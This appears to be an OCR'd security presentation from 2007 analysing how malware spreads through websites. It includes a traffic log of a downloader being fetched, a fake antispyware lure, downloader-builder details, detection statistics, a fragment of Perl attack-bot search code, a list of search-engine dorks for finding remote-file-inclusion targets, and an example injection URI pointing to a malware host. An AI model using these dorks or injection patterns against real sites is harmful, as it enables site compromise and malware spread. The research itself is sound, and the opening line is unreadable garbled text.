>p/5.%!%%Y%!'!!Gnkw¥¥SfuiZ@liqnkbouv/4.%%''_!¥r'!!!cm>PhoEhs!'!ci¥r%'%#'%¥r'!%#Hck^Odi``<%%LI%!'%!ds'
```

Traffic log 7 – Downloaded Malware



```
GET /adw_files/379/install.exe?adv=379 HTTP/1.1
Keep-Alive: 300
Connection: Keep-Alive
Via: 1.0 wsensor1 (HTTP::Proxy/0.20)
Accept: */*
Accept-Language: en-us
Host: ulefoveda.net
Referer: http://ulefoveda.net/in.php?adv=379
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
X-Forwarded-For: 192.168.200.128

HTTP/1.1 200 OK
Date: Sat, 15 Sep 2007 15:59:56 GMT
Server: Apache/2.2.3 (Fedora)
Last-Modified: Mon, 03 Sep 2007 16:42:48 GMT
ETag: "98518-ea00-dcdb7200"
Accept-Ranges: bytes
Content-Length: 59904
Connection: close
Content-Type: application/octet-stream
MZ..............@.......@................................@...PE..L.....................C..........
>.........@...................

.................................................................................................
>..............................................................text...............................
>................................................................................................
>..................................................
y.....3:.:`._..h..P.a..:.9vk·....cx....-C..cz.H..3u-...sq]....m.....Q#H.n..zS..e.{.Hf¥i..F..7.........
>..h....Z3.3.f3..3Yf..MZt............E.=.....3...S3.3.QR.........j.j.....hs.%.[..ZYR3.3....1..........
>.,.hEJ)..n=..................h-.@......r.n..?....0.r"Y4.!." ..].&..J.,..*. .X.

..;
..'....h.R..z5m.....y.T.n~...u+..¥b.(.3.....S]h..]q....._,...N.47>$./..w.P.....P.p.p...5)Z...ZQ).|[."<
>.....:|./..|.~gS?...SJ
```


Outline of the Attack Using Web



Analysis of the Malware specimen

Static Analysis

- Used top 10 species
- 2 Fake Security Software, 2 Spyware, 6 Downloader,



Your computer is infected!

Windows has detected spyware infection!

It is recommended to use special antispyware tools to prevent data loss. Windows will nowdownload and install the most up-to-date antispyware for you.

Click here to protect your computer from spyware!

What is downloader？


- Malware specialized in Downloading another One from a specific host
  - Downloading from a specific site or multiple sites

- What is the file to download?
  - According to the traffic log,
    there are many cases of a downloader

Why downloader?

DreamDownloader

- Attached to the Mpack
- Generate downloader by just One-Click



DD3 Builder

DreamDownloader v3.5

(c) DreamCoders Team, 2005-2007

http://172.29.30.1

□ Use packer

Upack % -c0

Version info:

Build 179 dated 30/05/07

USER: Poly icq 164166

Malware Creation Environment by Button Operation is spreading now

Detection rate of AntiVirus

Source：Koyama, “Next generation information security policy society“, MIC, Japan

Research period	Known/ Unknown	Collected sample		ratio(%)	Explanation
		Collected	Kind		
2005 Apr. 1 to May 21	Known	28,309	767	21	
	Unknown	3,537	2,938	79	
	TOTAL	31,846	3,705		
2007 Sep.1 to Sep.30	Known	540,255	10,026	94	improved drastically by generic detection
	Unknown	5,984	639	6	
	TOTAL	546,239	10,665		
2007 Sep.7 to Sep.21	Known	18,835	596	31	cannot detect the Web-based malware enough
	Unknown	8,920	1,325	69	
	TOTAL	27,755	1,921		

Malware infection source has moved to Web

Summary of the Malware hosting-sites

- Web Exploit Toolkit diffuse Malware is in Underground Market

- Most of Malware infect through Web are UNKNOWN
  - Downloading specimens from many redirected web page
  - Using a downloader in multistage and finally infect BOT

- Downloader is used for diversion And Semiautomatic Downloader-Generator is sold

Building process of the Malware-hosting sites

LAC
Little eArth Corporation


Reason of infection through "General sites"

- Enhancement of the security technologies and theories
  - Pervasive of "DONT browse suspicious websites"
  - Countermeasures at the Search Engine Companies
  - Security technologies based on blacklists

The criminal targets general site to diffuse Malware


Web Application Attack Bot 1

- Used multiple search engines and find infectable sites




```
↓
my $mozbot=("http://www.mozbot.fr/search?q=".key($key)."&st=int&page=".$i); ↓
my $Res=query($mozbot); ↓
while($Res =~ m/<a href=¥"?http:¥/¥/(.+?)¥" target/g){ ↓
my $k=$1; ↓
$k=~s/ //g; ↓
my @grep=links($k); ↓
push(@lst,@grep); ↓
}↓
if ($Res =~ /Cliquez ici pour effectuer/)↓
{return @lst;}↓
} ↓
return @lst; ↓
} ↓
↓
```

Sample Queries



```
!scan forum.php?act= inurl:"forum.php?act="↓
!scan home.php?action= inurl:"home.php?action="↓
!scan home.php?pagina= inurl:"home.php?pagina="↓
!scan noticias.php?arq= inurl:"noticias.php?arq="↓
!scan main.php?x= inurl:"main.php?x="↓
!scan main.php?page= inurl:"main.php?page="↓
!scan default.php?page= inurl:"default.php?page="↓
!scan index.php?cont= inurl:"index.php?cont="↓
!scan index.php?configFile= inurl:"index.php?configFile="↓
!scan index.php?meio.php= inurl:"index.php?meio.php="↓
!scan index.php?include= inurl:"index.php?include="↓
!scan index.php?open= inurl:"index.php?open=↓
!scan index.php?visualizar= inurl:"index.php?visualizar="↓
!scan index.php?x= inurl:"index.php?x="↓
!scan index.php?pag= inurl:"index.php?pag="↓
```

Web Application Attack Bot 2



Vulnerable Web application (e.g. Having RFI vulnerability)

Search Engine


2. Transmit URI referring BOT to vulnerable site

malware-hosting site (example.com)
other infected or malicious site

1. Find vulnerable sites by search query

Index.php?ConfigFile=
http://example.com/malware.php

Web Application Attack Bot 3




Search Engine

Vulnerable Web application
(e.g. Having RFI vulnerability)

3. referring BOT
(Infection act)

malware-hosting site
(example.com)
other infected or malicious site

Web Application Attack Bot 4



Search Engine

Vulnerable Web application
(e.g. Having RFI vulnerability)


malware-hosting site
(example.com)
other infected or malicious site


4. Find general sites with search engine

5. Browse the search result, accidentally Infected

